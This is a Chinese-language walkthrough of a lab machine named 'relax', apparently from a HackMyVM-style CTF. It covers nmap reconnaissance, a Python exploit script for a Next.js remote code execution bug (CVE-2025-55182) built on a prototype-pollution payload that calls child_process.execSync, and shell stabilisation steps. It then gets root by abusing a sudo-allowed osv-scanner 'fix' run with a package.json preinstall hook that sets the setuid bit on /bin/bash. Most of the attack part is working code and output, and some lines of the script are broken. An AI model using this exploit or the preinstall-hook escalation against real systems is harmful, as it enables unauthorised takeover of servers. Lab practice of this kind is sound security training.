

```
Welcome to Debian Linux 7.0.11-1-liquorix-amd64 (tty1)

      .--.  .--.
     /  O  /  O \
    /_____/_____\
   /  ooo  ooo  \
  /_____\_____\
   \      /      /
   \_____/_____/
    \  ooo  ooo  /
     \___/___/
      <HackMjVM>
      <MazeSec>

Hostname : relax
IP Addr  : 10.104.22.151
QQ Group : 668930334
relax login:
```

T:10.104.22.151

Kali:10.104.22.246

物理机: 10.104.22.119

信息收集+获取低权限 shell

```
kali@kali:~$ nmap -p- -sC -sV -ss 10.104.22.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-12 09:14 EDT
Nmap scan report for 10.104.22.151
Host is up (0.00090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
3000/tcp  open  ppp?

| fingerprint-strings:
|_ DNSVersionBindReqTCP, Help, NCP, RPCCheck:
|_ HTTP/1.1 400 Bad Request
|_ Connection: close
|_ GetRequest:
|_ HTTP/1.1 200 OK
|_ Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
|_ x-nextjs-cache: HIT
|_ x-nextjs-prerender: 1
|_ x-nextjs-prerender: 1
|_ x-nextjs-state-time: 300
|_ X-Powered-By: Next.js
|_ Cache-Control: s-maxage=31536000
|_ ETag: "9z5nlrjp0vaf2"
|_ Content-Type: text/html; charset=utf-8
|_ Content-Length: 13534
|_ Date: Sun, 12 Jul 2026 13:14:32 GMT
|_ Connection: close
|_ <script src="/_next/static/chunks/664adc71bc2617c2.js" noModule=""></script><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/cbd55ab9639e1e66.js"><script src="/_next/static/chunks/a4403f826d0efc9f.js" async=""></script><script src="/_next/static/chunks/87a939617be2fa8c.js" async=""></script><script src="/_next/static/chunks/turbopack-9e886ff5105ab694.js" async=""></script>
|_ HTTP/1.1 405 Method Not Allowed
|_ vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch
|_ Allow: GET
|_ Allow: HEAD
|_ Date: Sun, 12 Jul 2026 13:14:32 GMT
|_ Connection: close
|_ Method Not Allowed
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN|I=7&D=7/12&Time=6A539335XP=x86_64-pc-linux-gnu&


```

Next.js, 可以试试 25 年的 CVE-2025-55182

脚本的话我随便搜索的一个

```
# /// script
# dependencies = ["requests"]
# ///

import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": ' {"then": "$B0"}',
    "_response": {
        "_prefix": f"var res =
process.mainModule.require('child_process').execSync(' {EXECUTABLE}', {
' timeout':5000})).toString().trim(); throw Object.assign(new
Error('NEXT_REDIRECT'), {{digest:`$${res}}`}});",
        # If you don't need the command output, you can use this line
instead:
        # "_prefix":
f"process.mainModule.require('child_process').execSync(' {EXECUTABLE}')
;",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
},
```

```

}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)

```

测试是有 **busybox** 的，可以反弹个 **shell**，然后稳定一下

```

/usr/bin/script -qc /usr/bin/bash /dev/null
^z
stty raw -echo;fg
stty row 44 columns 44;export TERM=xterm

```

提权 root

```

react2shell@relax:~$ sudo -l
Matching Defaults entries for react2shell on localhost:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin,
    use_pty

User react2shell may run the following commands on localhost:
    (root) NOPASSWD: /root/osv-scanner

```

发现有一个 osv-scanner 程序，gtfobins 当中没有提权方法。

先看一下--help，然而 tldr。我选择找官方文档翻译一下

<https://google.github.io/osv-scanner/experimental/guided-remediation/>



其会自动升级，那么可以与 package.json 当中的 preinstall 参数结合一下，这个参数后面放命令用于在安装之前进行一些其他准备操作。我们可以在这里填入 `chmod +s /bin/bash`。

当我们使用 osv-scanner 的 fix 功能时就会执行我们的恶意命令。

1.创建 package.json



```
{
  "name": "pwn",
  "version": "1.0.0",
  "dependencies": {
    "lodash": "4.17.15"
  },
  "scripts": {
    "preinstall": "chmod +s /bin/bash"
  }
}
```

2.生成锁定文件 package-lock.json

```
npm install --package-lock-only --ignore-scripts
```

3.执行 osv-scanner 的 fix 功能，-M 指定 nodejs 的清单文件 package.json 和锁定文件 package-lock.json

```
sudo /root/osv-scanner fix --interactive -M ./package.json  
-L ./package-lock.json
```



```
react2shell@relax:/tmp/pwn$ sudo /root/osv-scanner fix --interactive -M ./package.json -L ./package-lock.json
Guided remediation (the fix command) can be risky when run on untrusted projects. It may trigger the package manager to execute scripts or follow external registries specified in the p
roject. Please ensure you trust the source code and artifacts before proceeding.

> pwn@1.0.0 preinstall
> chmod +s /bin/bash

up to date, audited 2 packages in 4s

1 high severity vulnerability

To address all issues, run:
  npm audit fix --force
^C
react2shell@relax:/tmp/pwn$ ls -alh /bin/bash
-rwsr-sr-x 1 root root 1.3M May  9 07:07 /bin/bash
react2shell@relax:/tmp/pwn$
```

```
react2shell@relax:/tmp/pwn$ sudo /root/osv-scanner fix --interactive -M ./package.json -L ./package-lock.json
Guided remediation (the fix command) can be risky when run on untrusted projects. It may trigger the package manager to execute scripts or follow external registries specified in the p
roject. Please ensure you trust the source code and artifacts before proceeding.

> pwn@1.0.0 preinstall
> chmod +s /bin/bash

up to date, audited 2 packages in 4s

1 high severity vulnerability

To address all issues, run:
  npm audit fix --force
^C
react2shell@relax:/tmp/pwn$ ls -alh /bin/bash
-rwsr-sr-x 1 root root 1.3M May  9 07:07 /bin/bash
react2shell@relax:/tmp/pwn$ /bin/bash -p
bash-5.2# id
uid=988(react2shell) gid=988(react2shell) euid=0(root) egid=0(root) groups=0(root),988(react2shell)
bash-5.2# ls /root
osv-scanner  root.txt
bash-5.2#
```